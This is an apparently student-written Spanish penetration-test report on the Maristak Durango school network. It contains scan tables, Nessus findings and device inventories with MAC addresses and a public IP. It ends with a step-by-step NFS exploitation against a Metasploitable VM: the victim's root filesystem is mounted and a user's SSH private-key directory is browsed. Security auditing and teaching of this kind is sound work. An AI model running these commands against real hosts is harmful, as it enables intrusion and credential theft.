



ID  
ID E X

**GRUPO 1**

***Eneko  
González,  
Xabier Parra y  
David Lobo.***

# Informe de intrusión interno.

Auditoría interna básica Maristak.com

## Introducción

En el presente informe se pretende resaltar las vulnerabilidades de la red interna del centro Maristak Durango. Se utilizarán diversas técnicas de penetración, para poder averiguar dichas vulnerabilidades, así como la forma de solucionarlas. Se adjuntará una captura de pantalla, para una información más clarificada.

Por otro lado, las técnicas y herramientas utilizadas han sido aprobadas por el cliente, para su uso en dicho objetivo. Cualquier uso que se haga de las mismas, por parte no profesional, podría estar incurriendo en un delito, tipificado en el código penal.

El informe es realizado como auditoría de seguridad de la página antes mencionada, para su posterior actualización y subsanación de los errores aquí encontrados. En ningún caso, la información que de aquí se pueda sacar, será utilizada por la empresa contratada, bajo ningún concepto.

Toda la información aquí recogida es estrictamente **CONFIDENCIAL**.

# Índice

## Contenido

1. Objetivo y alcance	4
2. Sumario ejecutivo	5
3. Detalles de resultados técnicos	6
4. Herramientas	11
4.1 Nmap	11
4.2 Spiderfoot	12
4.3 Nessus	13
4.4 Fing	15
4.5 Metasploit	18
5. Vulnerabilidades:	19
5.1 Criterio de clasificación de vulnerabilidades.	19
5.2 Resumen de vulnerabilidades detectadas.	19
6. Enumeración de vulnerabilidades	20
7. Funcionamiento VPN	42
8. Conclusión	45

## 1. Objetivo y alcance

El objetivo de este análisis de seguridad es conocer el estado de seguridad de la información de la infraestructura de tecnologías de la información y las comunicaciones de la red interna listada a continuación:

**Dominio: Maristak.com**

**red: 10.122.24.0/22 y 172.16.0.0/22**

**Ip: 10.122.27.93**

La auditoría aquí presentada es básica, para ver las vulnerabilidades que se pueden sacar, sin apenas investigación.

## 2. Sumario ejecutivo

Se ha realizado una auditoría de seguridad sobre la red y de posibles problemas que pudiera tener hacia el servidor.

Existen bastantes riesgos de seguridad en relación con la infraestructura y red interna analizada que podrían afectar a la integridad, confidencialidad o disponibilidad de los datos, así como del acceso al servidor.

Se han detectado vulnerabilidades de nivel alto que permiten obtener información muy sensible de directorios internos y control del servidor, así como otras que podrían dejar el control del servidor de la página.

Se ha detectado varias vulnerabilidades de nivel 4 (Alto) que podría provocar que un atacante realizara directamente ataques a el servidor interno y control total sobre los usuarios. Se han detectado puertas traseras que amenazan datos sensibles a nivel interno como de usuario.

Existen algunas otras vulnerabilidades de nivel bajo que no suponen a día de hoy realmente un riesgo real para el servidor, aunque se recomienda solucionarlas ya que en un futuro su nivel de riesgo podría aumentar debido a la combinación de estas con otras posibles vulnerabilidades de más nivel.

Por lo tanto, explotando las vulnerabilidades detectadas, un intruso podría llegar a realizar:

- Control total del servidor, capacidad para modificar ficheros y control de los usuarios y bases de datos que pueda contener.
- Uso de credenciales en texto plano.
- Recopilar información de la estructura del sistema, versiones, arquitectura, servidor...

### 3. Detalles de resultados técnicos


#### Red 10.122.24.0/22

- Sistema operativo Windows Server 2016

Ip: 10.122.24.2

- Servidor Virtual 10.122.27.93

Maquina metaexploiteable



Red	Ip	Puertos	Protocolo	Servicio	Sistema	Estado
10.122.24.0/22	10.122.24.2	53	tcp	domain	Windows Server 2016	up
	10.122.24.3	-80 -135 -139 -445 -5357	tcp	-http -msrpc -netbios-ssn -microsoft-ds -http	Monitor room alert 26W	up

	10.122.24.225	-21 -23 -80 -280 -443 -515 -9100	tcp	-ftp -telnet -http -printer -jetdirect	Impresora	up
	10.122.24.237	-21 -23 -80 -443 -515 -631 -3910 -3911 -5222 -8080 -8296 -9100	tcp	-ftp -telnet -soap - tcpwrapped -printer -jetdirect	Impresora	up
	10.122.24.248	-80 -427 -443 -902 -5989 -8000 -8300 -9080	tcp	-http -svrloc -https -vmware-auth -wbem -tmi	Vmware esxi	up
	10.122.24.251	-80 -427 -443 -902 -5989 -8000 -8300 -9080	tcp	-https -vmware-auth -wbem -tmi -soap	OpenBSD 4.0	up
	10.122.26.2	-4117 -4118 -4126 -8080	tcp	-http -ssh -ddrepl -http-proxy	Linux 3.2	up
	10.122.26.6	-21 -443 -8023	tcp	-ftp -http -ssh	Linux 4.0	up
	10.122.26.50	-53 -80 -81 -7751	tcp	-domain -http	Linux 4.11	up


10.122.24.0/22	10.122.27.93	-21	tcp	-ftp	Linux 2.6.15 Metasploit	up
		-22		-ssh		
		-23		-telnet		
		-25		-smtp		
		-53		-domain		
		-80		-http		
		-111		-rpcbind		
		-139		-netbios-		
		-445		ssn		
		-512		-exec		
		-513		-login		
		-514		-		
		-1099		-tcpwrapped		
		-1524		-java-rmi		
		-2049		-bindshell		
		-2121		-nfs		
		-3306		-mysql		
		-3632		-vnc		
		-5432		-X11		
		-5900		-irc		
		-6000		-ajp13		
		-6667				
		-6697				
		-8080				



Red 172.16.0.0/22

- Router WatchGuard Firewall

Ip: 172.16.0.1




Red	Ip	Puertos	Protocolo	Servicio	Sistema	Estado
172.16.0.0/22	172.16.0.1	-8080	tcp	http-proxy	Router WatchGuard Fireware	up
	172.16.0.15-50	*	tcp	*	Dispositivos (móviles-desktop)	up
	172.16.0.51	-135 -139 -445	tcp	-msrpc -netbios-ssn -microsoft-ds	Windows XP	up
	172.16.0.52-254	*	tcp	*	Dispositivos (móviles-desktop)	up
	172.16.1.1-115	*	tcp	*	Dispositivos (móviles-desktop)	up
	172.16.1.116	-3306	tcp	-mysql	Windows 10	up
	172.16.1.127	-5357	tcp	-http	Windows 10	up
	172.16.1.128-254	*	tcp	*	Dispositivos (móviles-desktop)	up
	172.16.2.26	-7 -8000	tcp	-closed -http-alt	Android 5.1	up
	172.16.2.130	-631	tcp	-ipp	Apple MacOS 10.13	up
	172.16.2.131-254	*	tcp	*	Dispositivos (móviles-desktop)	up
	172.16.3.1	-3306	tcp	-mysql	Windows 10	up
	172.16.3.14	-5357	tcp	-http	Windows 10	up
	172.16.3.39	-5357	tcp	-http		up
	172.16.3.40-254	*	tcp	*	Dispositivos (móviles-desktop)	up

## 4. Herramientas

### 4.1 Nmap


Nmap, abreviatura de Network Mapper, es una herramienta gratuita de código abierto para la exploración de vulnerabilidades y la detección de redes. Los administradores de red utilizan Nmap para identificar qué dispositivos se están ejecutando en sus sistemas, descubrir los hosts disponibles y los servicios que ofrecen, encontrar puertos abiertos y detectar riesgos de seguridad.

Una vez analizada la red, hemos realizado un análisis a la máquina deseada para así poder ver todos los puertos que tiene abiertos.



```
File Actions Edit View Help
(kali@kali)~$ nmap -p 1-65535 -T4 -A -v 192.168.197.133
```

Esta máquina en concreto tiene múltiples puertos abiertos, lo cual lo hace vulnerable a todo tipo de ataques.



```
Discovered open port 139/tcp on 192.168.197.133
Discovered open port 22/tcp on 192.168.197.133
Discovered open port 445/tcp on 192.168.197.133
Discovered open port 53/tcp on 192.168.197.133
Discovered open port 21/tcp on 192.168.197.133
Discovered open port 25/tcp on 192.168.197.133
Discovered open port 5900/tcp on 192.168.197.133
Discovered open port 23/tcp on 192.168.197.133
Discovered open port 8180/tcp on 192.168.197.133
Discovered open port 2049/tcp on 192.168.197.133
Discovered open port 8009/tcp on 192.168.197.133
Discovered open port 8787/tcp on 192.168.197.133
Discovered open port 6000/tcp on 192.168.197.133
Discovered open port 5432/tcp on 192.168.197.133
Discovered open port 512/tcp on 192.168.197.133
Discovered open port 49011/tcp on 192.168.197.133
Discovered open port 6697/tcp on 192.168.197.133
Discovered open port 32831/tcp on 192.168.197.133
Discovered open port 6667/tcp on 192.168.197.133
Discovered open port 1524/tcp on 192.168.197.133
Discovered open port 40118/tcp on 192.168.197.133
Discovered open port 2121/tcp on 192.168.197.133
Discovered open port 3632/tcp on 192.168.197.133
Discovered open port 513/tcp on 192.168.197.133
Discovered open port 514/tcp on 192.168.197.133
Discovered open port 43544/tcp on 192.168.197.133
Discovered open port 1099/tcp on 192.168.197.133
Completed Connect Scan at 02:42, 4.24s elapsed (65535 total ports)
Initiating Service scan at 02:42
Scanning 30 services on 192.168.197.133
```

## 4.2 Spiderfoot

Esta herramienta OSINT la podemos usar en el momento de recolectar información en una auditoría. Con SpiderFoot, podremos hacer escaneos sobre un dominio, una web, una ip, un mail o una red.

**METAEXPLOIT** FINISHED

Summary Browse Graph Scan Settings Log

Search...

Type	Unique Data Elements	Total Data Elements	Last Data Element
IP Address	1	1	2022-01-26 02:40:18
Open TCP Port	14	14	2022-01-26 02:42:32
Open TCP Port Banner	7	7	2022-01-26 02:42:32
Raw Data from RIRs/APIs	2	2	2022-01-26 02:40:47

En el análisis nos saca los errores que contiene lo que hayamos analizado.



## 4.3 Nessus

Nessus es una herramienta de seguridad web de fácil uso con una comunidad muy amplia a nivel mundial, sus beneficios más importantes son: Con la mayor base instalada y mejor experiencia en la industria, Nessus ofrece a los clientes la capacidad de identificar sus mayores amenazas y responder rápidamente.

The screenshot shows the Nessus configuration page for a new scan. The left sidebar has a menu with sections: BASIC (General, Schedule, Notifications), DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. The main area is titled 'METAEXPLOITEABLE V1' and contains the following fields:

- Name:** METAEXPLOITEABLE V1
- Description:** Maquina metaexploiteable con diversos fallos
- Folder:** My Scans (dropdown menu)
- Targets:** 192.168.197.133

At the bottom, there are buttons for 'Upload Targets' and 'Add File'.

Aquí se listan las vulnerabilidades de la máquina.

The screenshot shows the Nessus results page for the scan 'METAEXPLOITEABLE V1'. The top navigation bar includes buttons for 'Configure', 'Audit Trail', 'Launch', 'Report', and 'Export'. Below the navigation bar, there are tabs for 'Hosts' (1), 'Vulnerabilities' (72), 'Remediations' (4), 'VPR Top Threats', and 'History' (1). The 'Vulnerabilities' tab is selected, showing a list of 72 vulnerabilities. The table has columns for 'Sev', 'Score', 'Name', 'Family', and 'Count'. The 'Sev' column shows severity levels: CRITICAL, HIGH, MEDIUM, LOW, and INFO. The 'Score' column shows scores ranging from 0.0 to 10.0. The 'Name' column shows the vulnerability name. The 'Family' column shows the vulnerability family. The 'Count' column shows the number of instances of each vulnerability. On the right side, there is a 'Scan Details' section with information about the scan policy, status, severity base, scanner, start/end times, and elapsed time. Below the scan details, there is a 'Vulnerabilities' section with a donut chart showing the distribution of vulnerabilities by severity level.

Sev	Score	Name	Family	Count
CRITICAL	10.0 *	NFS Exported Share Infor...	RPC	1
CRITICAL	10.0 *	rexecd Service Detection	Service detection	1
CRITICAL	10.0	Unix Operating System U...	General	1
CRITICAL	10.0 *	UnrealIRCd Backdoor Det...	Backdoors	1
CRITICAL	10.0 *	VNC Server 'password' Pa...	Gain a shell remotely	1
CRITICAL	9.8	Apache Tomcat AJP Conn...	Web Servers	1
CRITICAL	9.8	Bind Shell Backdoor Dete...	Backdoors	1
MIXED	...	DNS (Multiple Issues)	DNS	6

**Scan Details**


- Policy: Advanced Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 2:37 AM
- End: Today at 2:50 AM
- Elapsed: 13 minutes

**Vulnerabilities**

- Critical
- High
- Medium
- Low
- Info

Los errores que más amenazas generan.

Hosts 1
Vulnerabilities 72
Remediations 4
**VPR Top Threats**
History 1



Assessed Threat Level: **Critical**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk. Click on each finding to show further details along with the impacted hosts. To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

VPR Severity	Name	Reasons	VPR Score ▼	Hosts
CRITICAL	Apache Tomcat AJP Connector Request Injection (...)	No recorded events	9.5	1
HIGH	Debian OpenSSH/OpenSSL Package Random Nu...	No recorded events	7.4	1
HIGH	Debian OpenSSH/OpenSSL Package Random Nu...	No recorded events	7.4	1
HIGH	UnrealIRCd Backdoor Detection	No recorded events	7.4	1
HIGH	Multiple Vendor DNS Query ID Field Prediction Ca...	No recorded events	7.1	1
MEDIUM	Samba Badlock Vulnerability	No recorded events	6.7	1
MEDIUM	SMTP Service STARTTLS Plaintext Command Inject...	No recorded events	6.3	1

**Scan Details**

Policy: Advanced Scan

Status: Completed

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 2:37 AM

End: Today at 2:50 AM

Elapsed: 13 minutes

## 4.4 Fing

Fing es una herramienta de auditoría y descubrimiento de redes inalámbricas que se puede utilizar para ver los dispositivos conectados a tu red.

En la red de Maristak.IKT hemos analizado cuantos dispositivos es capaz de soportar y cuantos están conectados en este momento.

### Maristak.IKT

Red Wifi	Dispositivos 280/611	Contexto Oficina	Última actualización 2m	Alertas Disabled
<a href="#">Editar</a>	<a href="#">Exportar</a>	<a href="#">Eventos</a>		

También hemos sacado los puntos de acceso de la red con su respectivo SSID.

#### Puntos de acceso wifi

BSSID	0E:8D:CB:6E:EE:BA	78%
BSSID adicional	0E:8D:CB:6E:EE:5A	30%
BSSID adicional	AE:17:D8:05:27:14	46%
SSID	Maristak.IKT	

H conseguido la configuración de la red, como la IP publica, la máscara de la red en la que nos encontramos, el ID de la red y su pasarela.

#### Configuración de la red

ID de red	wifi-0E8DCB6EEEBA
Máscara de red	172.16.0.0/22
Pasarela	172.16.0.1 (00:90:7F:DB:C4:7F)
Dirección local	172.16.1.23
DNS	172.16.0.1
Tipo de red	Wireless

#### Configuración de Internet

ISP	Telefónica
Dirección pública	81.47.163.249
Nombre del «host»	249.red-81-47-163.staticip.rima-tde.net
Ubicación	Bilbao, Spain
Zona horaria	Europe/Madrid

Una vez analizada la red hemos sacado la información de todos los dispositivos conectados, así nos facilitara la búsqueda para poder hacer la auditoria.

TIPO	DIRECCIÓN IP	DIRECCIÓN HW	NOMBRE	DETALLES	SO	CAMBIADO
	172.16.0.1	00:90:7F:DB:C4:7F	Router	WatchGuard	Router	WatchGuard F...
	172.16.0.15	34:2E:B6:CC:F8:23	HUAWEI_Mate_20-ea6d94	Huawei • Mate 20	Mobile	Android
	172.16.0.19	70:66:55:B8:68:47	DESKTOP-L5MVIPO	AzureWave Technology	Laptop	Windows
	172.16.0.36	4C:63:71:1E:21:D9	Redmi-Note-8-Pro	Xiaomi • MI Note	Mobile	Android 11
	172.16.0.43	78:92:9C:D7:BF:A9	PORTATIL-PARENTE	Google	Computer	Windows
	172.16.0.56	D0:5B:A8:F2:40:23	Mobile	ZTE	Mobile	Android
	172.16.0.62	2A:F4:C9:97:16:D0	Computer		Computer	Windows
	172.16.0.63	1C:BF:C0:1D:35:FD	Huawei-Honor 8 Pro	Chongqing Fugui Electronics	Computer	Windows
	172.16.0.64	38:FC:98:EC:B5:FD	asler-laptop	Intel	Computer	Windows 10
	172.16.0.67	F8:AC:65:34:BC:0F	LAPTOP-FSKRLI4O	Google • Chromebook	Laptop	Chrome OS

Con esta herramienta también tenemos un historial de los dispositivos que suelen conectarse a la red, para poder hacer una búsqueda más concreta.

### Nuevos dispositivos

Fing realiza un seguimiento de cuándo se ha visto cada dispositivo por primera vez. Confirma todos los dispositivos que reconoces para detectar fácilmente a los intrusos.






Este software también nos ofrece varias herramientas que hemos utilizado como el traceroute para ver por qué dispositivos pasan algunas máquinas.

Herramientas


6 totalcréditos restantes

Herramientas más usadas



**Encontrar puertos abiertos**  
 Sondea un servidor o «host» en busca de puertos abiertos para verificar las políticas de seguridad de una red.


EMPEZAR



**Ping**  
 Visualiza el rendimiento de la red para dispositivos, servidores de aplicaciones y dominios web.


EMPEZAR

Resuelve tus problemas de red




**Ping**  
 Visualiza el rendimiento de la red para dispositivos, servidores de aplicaciones y dominios web.

EMPEZAR




**Traceroute**  
 Muestra la ruta y mide los retrasos en el tráfico de paquetes a través de una red.

EMPEZAR




**Escáner wifi**  
 Escanea los puntos de acceso inalámbricos cercanos para solucionar problemas y mejorar la cobertura de tu PA.

EMPEZAR




**Búsqueda de DNS**  
 Lleva a cabo resoluciones del DNS en ambos sentidos en el servidor predeterminado o personalizado.

EMPEZAR



**Descubrimiento de DHCP**  
 Descubre los servidores de DHCP para investigar y resolver problemas de conectividad de los dispositivos.

EMPEZAR




**Prueba de rendimiento del DNS**  
 Compara tus servidores DNS para encontrar la configuración óptima.

EMPEZAR

## 4.5 Metaexploit

Metasploit es un proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en test de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root)kali)-[/home/kali]
# msfconsole
```











```
= [ metasploit v6.1.14-dev ]
+ -- ==[ 2180 exploits - 1155 auxiliary - 399 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 >
```


## 5. Vulnerabilidades:

### 5.1 Criterio de clasificación de vulnerabilidades.

-   Un atacante podría tomar el control total sobre el host, por ejemplo, acceso a lectura y escritura del sistema de ficheros, ejecución de comandos arbitrarios.
-   Acceso a información sensible en el host, incluyendo sistemas de seguridad o acceso a ficheros comprometidos, revelación de directorios y configuraciones locales.
-   Recopilación de información sensible del host, como versiones del software. Esta información puede hacer que el atacante se centre y focalice en esas versiones su arsenal, hasta conseguir su objetivo.
-   Posibilidad de recopilación de información general de host, como puertos abiertos, servicios en ejecución etc. Esta información es útil, para poder buscar las vulnerabilidades específicas.

### 5.2 Resumen de vulnerabilidades detectadas.

A continuación, se muestra el listado de las vulnerabilidades detectadas:



## 6. Enumeración de vulnerabilidades

CRITICAL

### NFS Exported Share Information Disclosure

Riesgo: ■■■■

4/4

Puerto: 2049

### Detalles de la vulnerabilidad

El host de escaneo podría montar al menos uno de los recursos compartidos de NFS exportados por el servidor remoto. Un atacante puede aprovechar esto para leer (y posiblemente escribir) archivos en un host remoto.

### Se recomienda

Configure NFS en el host remoto para que solo los hosts autorizados puedan montar sus recursos compartidos remotos.

### Explotación de la vulnerabilidad

Analizamos la máquina para descubrir los puertos abiertos y poder explotar posibles vulnerabilidades.

```
(root@kali)-[/home/kali]
# nmap -sV 192.168.197.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 04:53 EST
Nmap scan report for 192.168.197.133
Host is up (0.00033s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
```

Lanzamos el siguiente comando para exportar la lista de nuestra víctima.

```
(root@kali)-[/home/kali]
# showmount -e 192.168.197.133
Export list for 192.168.197.133:
/ *
```

Creamos la siguiente carpeta para guardar todo lo que saquemos de la víctima.

```
(root@kali)-[/home/kali]
# mkdir /tmp/infosec
```

Volcamos toda la información en la carpeta.

```
(root@kali)-[/home/kali]
# mount -t nfs 192.168.197.133:/ /tmp/infosec

(root@kali)-[/home/kali]
# df -k
```

Filesystem	1K-blocks	Used	Available	Use%	Mounted on
udev	968484	0	968484	0%	/dev
tmpfs	202160	1208	200952	1%	/run
/dev/sda1	81000912	17806724	59033576	24%	/
tmpfs	1010784	16612	994172	2%	/dev/shm
tmpfs	5120	0	5120	0%	/run/lock
tmpfs	202156	68	202088	1%	/run/user/1000
192.168.197.133:/	7282176	1480768	5434432	22%	/tmp/infosec

Accedemos al usuario de la maquina víctima y podemos ver que tenemos todos sus directorios.

```
(root@kali)-[/tmp/infosec/home]
# cd msfadmin

(root@kali)-[/tmp/infosec/home/msfadmin]
# ls -al
```

total	44
drwxr-xr-x	7 kali kali 4096 Jan 18 06:25 .
drwxr-xr-x	7 root root 4096 Jan 20 07:09 ..
lrwxrwxrwx	1 root root 9 May 14 2012 .bash_history → /dev/null
drwxr-xr-x	4 kali kali 4096 Apr 17 2010 .distcc
drwx-----	2 kali kali 4096 Jan 19 06:25 .gconf
drwx-----	2 kali kali 4096 Jan 19 06:25 .gconfd
-rw-----	1 root root 4174 May 14 2012 .mysql_history
-rw-r--r--	1 kali kali 586 Mar 16 2010 .profile
-rwx-----	1 kali kali 4 May 20 2012 .rhosts
drwx-----	2 kali kali 4096 May 17 2010 .ssh
-rw-r--r--	1 kali kali 0 May 7 2010 .sudo_as_admin_successful
drwxr-xr-x	6 kali kali 4096 Apr 27 2010 vulnerable

Entramos al archivo donde se guardan las llaves autorizadas.

```
(root@kali) - [/tmp/infosec/home/msfadmin]
# cd .ssh

(root@kali) - [/tmp/infosec/home/msfadmin/.ssh]
# ls -al
total 20
drwx----- 2 kali kali 4096 May 17 2010 .
drwxr-xr-x 7 kali kali 4096 Jan 18 06:25 ..
-rw-r--r-- 1 kali kali 609 May 7 2010 authorized_keys
-rw----- 1 kali kali 1675 May 17 2010 id_rsa
-rw-r--r-- 1 kali kali 405 May 17 2010 id_rsa.pub

(root@kali) - [/tmp/infosec/home/msfadmin/.ssh]
```

Y generamos una privada/publica para nosotros.

```
(root@kali) - [/home/kali]
# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): infosec_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in infosec_rsa
